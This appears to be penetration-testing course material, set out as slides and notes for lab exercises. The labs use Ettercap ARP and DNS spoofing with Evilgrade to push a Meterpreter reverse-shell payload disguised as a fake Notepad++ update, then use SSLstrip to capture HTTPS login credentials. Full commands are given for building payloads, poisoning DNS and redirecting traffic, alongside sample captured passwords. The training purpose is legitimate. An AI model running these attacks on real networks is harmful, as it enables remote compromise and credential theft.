In this exercise we'll use Ettercap to create a MITM attack and leverage the Ettercap dns_spoof plugin to manipulate the DNS response for notepad-plus.sourceforge.net. With our manipulated network environment, we'll exploit the Notepad++ tool delivering a fake software update in the form of a Metasploit Meterpreter executable payload.

Please do not use Ettercap to target more than your intended victim system. Each time you run Ettercap you will specify one or more hosts in both the target arguments. Do not run Ettercap in MITM mode with an empty target designation (e.g. Do Not Use "/").

Exercise – Evilgrade (2)

- Select a victim system
 - Windows guest, or native host OS
- Boot Kali Linux as attacker system
- Target the IP addresses for the victim and the DNS server at 10.10.10.78
- Follow the lab steps as victim or attacker

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Evilgrade (2)

In this exercise you'll use a Windows victim system, either a Windows guest VM or your native OS as the victim, and the Kali Linux VM as the attacker. The MITM attack will be between the victim system and the DNS server at 10.10.10.78. For each exercise step, be sure to follow it in the role of attacker or victim, noted at the top of the page.

Attacker Step

Exercise – Evilgrade (3)

- Prepare Meterpreter executable to deliver to victim
 - Place in the Evilgrade agent/ directory

Specify your Kali Linux
IP Address here

```
# cd /usr/share/isr-evilgrade/agent/  
# /opt/metasploit/app/msfpayload  
windows/meterpreter/reverse_tcp LHOST=x.x.x.x LPORT=8080 X >  
agent.exe  
Created by msfpayload (http://www.metasploit.com).  
Payload: windows/meterpreter/reverse_tcp  
Length: 290  
Options: {"LHOST"=>"XX.XX.XX.XX", "LPORT"=>"8080"}
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Evilgrade (3) -- Attacker Step

First, prepare the Meterpreter executable payload, redirecting the output to the Evilgrade agent/ directory as agent.exe. Specify the IP address of your Kali Linux system as the LHOST parameter.

Attacker Step

Exercise – Evilgrade (4)

- Start the Meterpreter handler to accept the reverse TCP connection
- Leave this command running while we continue the lab exercise

```
# /opt/metasploit/app/msfcli exploit/multi/handler  
PAYLOAD=windows/meterpreter/reverse_tcp LPORT=8080  
LHOST=0.0.0.0 E  
[*] Please wait while we load the module tree...  
[*] Started reverse handler on 0.0.0.0:8080  
[*] Starting the payload handler...
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Evilgrade (4) -- Attacker Step

Next, launch the Meterpreter handler to accept the connect-back TCP socket when the victim runs the Meterpreter executable payload. Leave this command running while we continue the lab exercise.

Attacker Step

Exercise – Evilgrade (5)

- Add entry to etter.dns to resolve notepad-plus.sourceforge.net
 - Resolve to the IP address of your Kali Linux attack system

Specify your Kali Linux
IP Address here



```
# echo "notepad-plus.sourceforge.net A xx.xx.xx.xx" >>  
/etc/ettercap/etter.dns
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Evilgrade (5) -- Attacker Step

Next, add an entry to the etter.dns file to resolve the name notepad-plus.sourceforge.net used by the Notepad++ utility, as shown on this slide. Replace the "xx.xx.xx.xx" with your Kali Linux IP address.

Attacker Step

Exercise – Evilgrade (6)

- Launch Ettercap with ARP MITM attack
 - Specify victim as the first target, DNS servers as the second target

Specify victim
IP here

IP addresses of
the DNS server



```
# ettercap -TqM arp:remote /XX.XX.XX.XX/ /10.10.10.78/  
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team  
  
Listening on eth0... (Ethernet)  
  
eth0 ->          00:0C:29:5D:A9:EE          10.10.75.1          255.255.0.0
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Evilgrade (6) -- Attacker Step

Next, launch Ettercap to create the MITM attack as shown between the victim and the DNS servers. Replace the "xx.xx.xx.xx" designation with the IP address of your victim.

Attacker Step

Exercise – Evilgrade (7)

- Invoke dns_spoof Ettercap plugin

```
p
Available plugins :

[0]      chk_poison  1.1  Check if the poisoning had success
[0]      dns_spoof  1.1  Sends spoofed dns replies
[0]      pptp_pap   1.0  PPTP: Forces PAP authentication
[0]      pptp_reneg 1.0  PPTP: Forces tunnel re-negotiation
[0]      rand_flood 1.0  Flood the LAN with random MAC addresses
[0]  remote_browser 1.2  Sends visited URLs to the browser
[0]      smb_clear  1.0  Tries to force SMB cleartext auth
[0]      smb_down   1.0  Tries to force SMB to not use NTLM2 key auth

Plugin name (0 to quit): dns_spoof
Activating dns_spoof plugin...
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Evilgrade (7) – Attacker Step

After starting Ettercap, press "p" to load a plugin. Enter the name "dns_spoof" and press "Enter" to use the etter.dns file as the list of DNS responses to spoof to the victim.

Attacker Step

Exercise – Evilgrade (8)

- Invoke Evilgrade Notepad++ module

```
# evilgrade
...
----- www.infobytsec.com
- 63 modules available.
evilgrade>conf notepadplus
evilgrade(notepadplus)>start
evilgrade(notepadplus)>
[18/7/2012:22:55:54] - [DNSSERVER] - DNS Server Ready. Waiting for
Connections ...

evilgrade(notepadplus)>
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Evilgrade (8) -- Attacker Step


Next, invoke the Evilgrade tool, loading the "notepadplus" module and starting the Evilgrade web server.

With this configuration in place, any DNS requests for notepad-plus.sourceforge.net will be intercepted by the Ettercap MITM attacker with forged responses indicating that the attacker is the notepad-plus.sourceforge.net server. When the client attempts to contact this server to determine if there is an updated version of Notepad++ available, the Evilgrade web server will respond and indicate that an update is available, subsequently delivering the update to the victim.

Victim Step

Exercise – Evilgrade (9)

- Download and install Notepad++ from <http://files.sec660.org/npp.5.8.Installer.exe>
- Run Notepad++, click ? | Update Notepad++



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Evilgrade (9) -- Victim Step

As the victim, download and install Notepad++ from the URL shown on this slide. Run Notepad++ from your Start menu, then invoke an immediate check for an update by clicking "?" then "Update Notepad++".

The victim will observe an update request prompt, indicating that an update is available. Click "Yes" to continue.

After downloading the update executable, Notepad++ will prompt the user to install the update. Click "Yes" to continue.

Attacker Step

Exercise – Evilgrade (10)

- Return to Meterpreter handler
- Upon executing update, handler should be at a "meterpreter >" prompt
 - Follow troubleshooting steps, next page, if still at "Starting the payload handler"

```
[*] Started reverse handler on 0.0.0.0:8080
[*] Starting the payload handler...
[*] Sending stage (769024 bytes) to 10.10.11.2
[*] Meterpreter session 1 opened (10.10.11.1:8080 -> 10.10.11.2:10055)
at 2014-04-02 14:44:11 -0400

meterpreter > shell
Process 6960 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Notepad++\updater>
```

Exercise - Evilgrade (10) -- Attacker Step

Returning to the Meterpreter handler, upon executing the agent.exe file, the victim will complete the connection to the Meterpreter handler, leaving the attacker's system at the "meterpreter >" prompt. From here you have control over the victim system; try entering Meterpreter commands such as "sysinfo" and "shell".

Exercise – Evilgrade (11) Troubleshooting

- Double-check all IP addresses
 - msfpayload LHOST=[AttackerIP] for Meterpreter agent.exe executable
 - Ettercap IP address for victim and DNS server (10.10.10.78)
 - "ipconfig /flushdns" on victim if alternate IP is already resolved for notepad-plus.sourceforge.net
 - Ensure victim is configured for local DNS servers
- Watch for Ettercap dns_spoof message
- Windows 8 Victim: Disable Windows Defender

```
dns_spoof: [notepad-plus.sourceforge.net] spoofed to [10.10.75.1]
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Evilgrade (11) -- Attacker Step

If you run into trouble with this exercise, please double-check the following common configuration errors:

- Double-check all IP addresses used in the lab, validating that the attacker's Kali Linux IP address is specified correctly and the victim IP address is specified in the Ettercap command
- Ensure Ettercap is using the DNS server as the MITM targets at 10.10.10.78
- If the victim system has a cached DNS entry for the notepad-plus.sourceforge.net system which is not pointing at the attacker, run "ipconfig /flushdns" to clear all cached DNS entries and try again
- Ensure the victim system is correctly configured to talk to the lab DNS servers

Also, watch the Ettercap window for a dns_spoof message similar to the one shown on this slide. If you do not see this message, double-check your Ettercap and etter.dns configuration.

If you are running a Windows 8 victim system, the Windows Defender software will prevent the installer from being retrieved and installed. Navigate to the Windows Defender charm and click Tools | Options | Administrator and de-select "Use this program".

HTTPS

- Relied upon for many applications
- Browsers have matured significantly in warning about untrusted certificates
- Firefox 8: Five clicks to accept untrusted cert.

Certificate impersonation unlikely to succeed with modern browsers.



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

HTTPS

HTTPS or HTTP over SSL is relied upon as a critical network technology for many organizations, used by web browsers and many other applications to protect the confidentiality, integrity, and authenticity of data. Certificate validation for HTTPS has significantly improved in web browsers in the past few years where earlier browsers would make it too simple for an uninformed user to accept a certificate warning without understanding the impact of doing so.

Modern web browsers such as Firefox demonstrate a significant warning when a certificate is invalid for any reason, as shown on this slide. In order to bypass this warning and continue with the invalid certificate, the user must click through five options before continuing.

With these changes to browser behavior, older invalid certificate impersonation attacks seems to be an unlikely attack venue. However, other opportunities are available to exploit HTTPS security, without trigger certificate warnings.

Sslstrip

- Leverages MITM attack to manipulate HTTP traffic
- Proxies requests to upstream HTTPS site
 - User only gets HTTP traffic
- Logs traffic, commonly revealing authentication credentials
- Uses clever tricks to assuage user

Many otherwise secure sites rely on HTTP to HTTPS redirection. Starting with a weak protocol threatens a stronger one.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sslstrip

Sslstrip is a tool by Moxie Marlinspike to leverage a MITM attack to manipulate HTTP traffic. Instead of using an invalid certificate to trick the user into terminating the SSL session with the attacker, Sslstrip avoids any certificate warnings by re-writing all HTTP traffic to remove references to HTTPS. Sslstrip proxies all traffic intended to use SSL to the legitimate SSL server, but only responds with HTTP traffic to the victim, allowing the attacker to access all content while logging activity such as POST statements. Sslstrip also uses some clever tricks to assuage user concerns about seeing their traffic sent over HTTP instead of HTTPS.

Sslstrip takes advantage of a common flaw in HTTPS websites: many sites start with HTTP activity, which is later redirected to HTTPS. Consider, for example, logging into a Gmail account. Very few users will enter "https://www.gmail.com" in the web browser, instead relying on Gmail to redirect HTTP traffic to HTTPS. However, since the user is relying on a weak protocol (HTTP) to redirect them, the security of a stronger protocol (HTTPS) is threatened.

Sslstrip does not allow an attacker to cavedrop on activity sent directly to an HTTPS server without being redirected from a HTTP site, yet it is still an amazingly effective attack tool. Sslstrip is available at <http://www.thoughtcrime.org/software/sslstrip>.

Sslstrip Interception



- All HTTP traffic forwarded through attacker
 - Sslstrip re-writes content to remove https references (HREF's and 30X redirect messages)
- Forwards traffic to server over HTTPS
- Attacker sees all content in the middle
- Manually-entered or embedded https://... URL's are not attacked

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sslstrip Interception

This slide illustrates a Sslstrip attack between the victim system, the Sslstrip attacker as MITM, and the secure server Gmail. When the victim browses HTTP traffic through the attacker, Sslstrip will inspect all traffic and remove HREF's and 302 or 303 redirect messages containing HTTPS URL's, replacing them with HTTP URL's.

When the victim tries to access a re-written HTTP URL, Sslstrip will accept the traffic and forward it to the back-end server over HTTPS. This way, the secure server doesn't see any activity that would indicate a problem with the client. Responses back from the server are returned to the victim through Sslstrip, re-written as HTTP packets.

With access to the secure website activity, the attacker has numerous options for leveraging cookies or credentials observed between the victim and the secure site.

Sslstrip Setup

1. Turn on IP forwarding to allow Sslstrip to forward packets.

```
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

2. Redirect all HTTP (TCP/80) traffic to the Sslstrip process listening on port 8080, creating a transparent proxy.

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

3. Start Sslstrip, listening on TCP/8080

```
# sslstrip -l 8080
```

4. Become MITM through ARP manipulation with Ettercap.

```
# ettercap -TqM arp:remote // //
```

5. Monitor sslstrip.log, or watch Ettercap for passwords.


```
# tail -f sslstrip.log
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sslstrip Setup

Like other tools, Sslstrip requires that it is MITM to be effective. We can establish an effective Sslstrip attack in five steps:

1. First, turn on IP forwarding on the Linux stack as shown. This is required to allow Sslstrip to forward traffic between the victim and the secure website.
2. Next, use iptables to setup a transparent proxy, redirecting all HTTP traffic on TCP/80 to a port where Sslstrip will listen. We've used TCP/8080 in this example.
3. Next, start Sslstrip, using the "-l" (lower-case "L") argument to specify the port where iptables is forwarding traffic to.
4. Next, use Ettercap to mount a MITM attack against network devices.
5. At this point, Sslstrip is removing HTTPS links from all observed traffic. You can watch the sslstrip.log file as shown to identify the POST data sent from clients that would have otherwise be sent over SSL.




Sslstrip and Gmail

The web browser screen-shot in this example is what the user sees when an attacker is mounting a Sslstrip attack. Before viewing this screen, this author browsed to <http://www.gmail.com>. Sslstrip, upon observing the HTTP/302 redirect issued by the gmail.com server to <https://www.google.com/accounts/ServiceLogin>, rewrote the redirect message to send the user to <http://www.google.com/accounts/ServiceLogin>, as shown on this slide.

After entering their credentials and clicking "Sign in", the web form sends the POST over HTTP, which the user observes and forwards to the legitimate Gmail server over HTTPS.

Ettercap and Sslstrip



```
Session Edit View Bookmarks Settings Help
1698 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole network for 255 hosts
* |----- # tail -f sslstrip.log
8 hosts added to 2010-09-30 10:00:43,386 SECURE POST Data (www.google.com):
ARP poisoning via 1tmpl=default&ltmplcache=2&continue=http%3A%2F%2Fmail.google
le.com%2Fmail%2F%3F&service=mail&rm=false&dsh=547491458207
5556977&ltmpl=default&ltmpl=default&sc=1&timeStmp=&secTok
=&GALX=hUD05YDn7jo&Email=jlw991&Passwd=Thisismypassowrd&rm
Shown=1&signIn=Sign+in&asts=
GROUP 1 : ANY (
GROUP 2 : ANY (
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help


HTTP : 66.102.7.104:80 -> USER: jlw991 PASS: Thisismypassowrd INFO: http://www
.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=ht
tp://mail.google.com/mail/?ui=html&zy=l&bsv=1eic6yu9oa4y36s

Shell Shell No. 2 Shell No. 3
ADVANCED NETWORK TESTING, EXPLOIT WRITING, AND LOGIC TRACKING
```

Ettercap and Sslstrip

This slide demonstrates what the attacker sees when running Sslstrip. The foreground text excerpt shows a logging entry generated by Sslstrip when a user sent an HTTP POST to login to the Gmail server, including the username (in the E-mail field) and the password. Below it, Ettercap is also performing packet sniffing, and gathers the username and password information as part of its password sniffer module.


Gmail and Sslstrip: favicon.ico



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Gmail and Sslstrip: favicon.ico

Sslstrip also includes a clever feature to help assuage any of the user's concerns about the lack of encryption in the browser. When run with the "-f" argument, Sslstrip replaces all the favicon.ico icons served by the target website for "secure" traffic with a local icon of a lock, as shown in this slide. Certainly this isn't a perfect representation of what a secure website should look like, but it will likely satisfy any concerns for less-savvy users.



Ettercap sslstrip Plugin

Recent versions of Ettercap also include support for the sslstrip plugin, written by exfil (emescobar@users.sf.net). Using similar techniques to the Sslstrip script by Marlinspike, the sslstrip plugin can be activated on the command-line ("-P sslstrip") or dynamically by pressing "p" in the interactive console interface, then entering the plugin name "sslstrip".

While much simpler to use than the Sslstrip script, the sslstrip plugin does not sufficiently replicate the target site to the victim to avoid suspicion. As shown on this page, modified content for websites such as Amazon.com appears malformed, likely due to the unintentional changes applied to complex CSS or HTML content.

For practical use in penetration testing, the Sslstrip script is the more reliable option, though future improvements to the sslstrip plugin may make this option more attractive.

Ettercap is written by Alberto Ornaghi (ALoR), Marco Valleri (NaGA), Emilio Escobar (exfil), and Eric Milam (J0hnnYBrav0). The sslstrip plugin is included with Ettercap version 0.7.5 and later.

Sslstrip: Caution for Pen-Testers

```
Text only Interface activated...  
Hit 'h' for inline help
```

Not Good.

```
HTTP : 72.21.207.65:80 -> USER: jwright@w...ackforsushi.com PASS:  
NotMyPassword INFO: http://www.amazon.com/gp/cart/view.html/ref=ox_sc_proceed
```

- Sslstrip intercepts all HTTPS traffic
 - No option to specify a target list of hosts
- Compromising Amazon.com credentials is great for attacking EC2 cloud computing
 - Not so much if it is a personal account
- Double-check your engagement scope before using Sslstrip
 - Consider limiting attack with Ettercap MITM constraints

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sslstrip: Caution for Pen-Testers

Sslstrip is a very powerful tool for penetration testing. If Sslstrip is able to catch a user logging into what they believe to be a secure site, the credentials that are disclosed are immensely valuable for attacking other systems, exploiting password re-use across sites. However, Sslstrip can also be too effective, and could land the pen-tester in an uncomfortable situation.

Consider the Ettercap output in the top of this slide while running Ettercap. Instead of recovering the credentials for an internal website, Ettercap and Sslstrip reveal the credentials for a user logging in to Amazon.com instead. If you were targeting an Amazon Elastic Cloud Computing (EC2) instance, then Amazon.com credentials could be very valuable, however, it is much more likely that the Amazon.com credentials are for an unsuspecting user shopping while at work.

Before using Sslstrip, ensure your engagement scope allows for you to manipulate client systems when browsing to HTTPS websites. Also, consider limiting the scope of Sslstrip in your engagements. While Sslstrip does not include a feature to limit the attack to specific websites, we can limit which traffic we are receiving with Ettercap's MITM attack by specifying the permitted target websites in the 2nd victim instance (e.g. "ettercap -TqM arp:remote // /10.10.10.10-10.10.10.254/"). This is straightforward with a small list of target hosts but may become complex when a large number of hosts are within scope and are in discontinuous address space.

Exercise – Sslstrip (1)

- Launch Ettercap to create an ARP MITM attack against the victim
- Use Sslstrip to strip all HTTPS references
- Capture login credentials against `https://10.10.10.70/login`

DO NOT use Ettercap to target more than your intended victim. The target arguments should always include your victim client and server(s).

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Sslstrip (1)

In this exercise we'll return to Ettercap to create a MITM attack and leverage Sslstrip to gain access to HTTPS browser activity, stripping HTTPS references from the authentication page setup at `https://kittenwar.sec660.org/login/`.

Please do not use Ettercap to target more than your intended victim system. Each time you run Ettercap you will specify one or more hosts in both the target arguments. Do not run Ettercap in MITM mode with an empty target designation (e.g. Do Not Use "/").

Exercise – Sslstrip (2)

- Select a victim system
 - Windows guest, or native host OS
- Use Kali Linux as attacker system
- Target the lab server at 10.10.10.70
- Follow the lab steps as victim or attacker

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Sslstrip (2)

For this lab exercise you will use the Kali Linux VM as the attacker, and a second Windows system as a victim. The Windows victim can be a second guest system, or your native OS.


The lab steps that need to be executed as the attacker (using Kali Linux) or as the guest (using Windows) are marked in the top-left corner of the slide. We'll target the lab server at 10.10.10.70 for the attack.

Exercise – Sslstrip (3)

- We need to replicate a trusted HTTPS server to exploit in our lab
 - This step is not necessary in a non-lab network
- The lab server at 10.10.10.70 is an HTTPS server with a self-signed certificate
- Victim should add this certificate to the trust store
 - Follow the steps on the next slides for Internet Explorer or Firefox

Exercise - Sslstrip (3) -- Victim Step

In order to perform an attack with Sslstrip, we need to replicate an environment where the victim trusts a certificate for an HTTPS server. The lab system we'll use for the attack uses a self-signed certificate at <https://10.10.10.70>. To continue, configure your victim to trust the certificate on this system using the steps on the following slides for Internet Explorer or Firefox.



Exercise - Sslstrip (4) -- Victim Step

If you use Internet Explorer on the victim, follow these steps to configure Windows to trust the certificate for the lab server:

1. Using Internet Explorer, browser to the URL on this slide to download the root certificate authority for the lab server.
2. At the File Download prompt, click "Open".
3. In the Certificate viewer, click "Install Certificate".
4. In the Certificate Import Wizard, select "Place all certificates in the following store".
5. Click the "Browse" button and select the store for the Trusted Root Certification Authority, then click OK after returning to the Certificate Import Wizard.
6. At the Security Warning prompt, click "Yes" to import the certificate.
7. Finally, restart Internet Explorer for the new certificate authority to take effect.

Victim Step Firefox Configuration

Exercise – Sslstrip (5)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Sslstrip (5) -- Victim Step

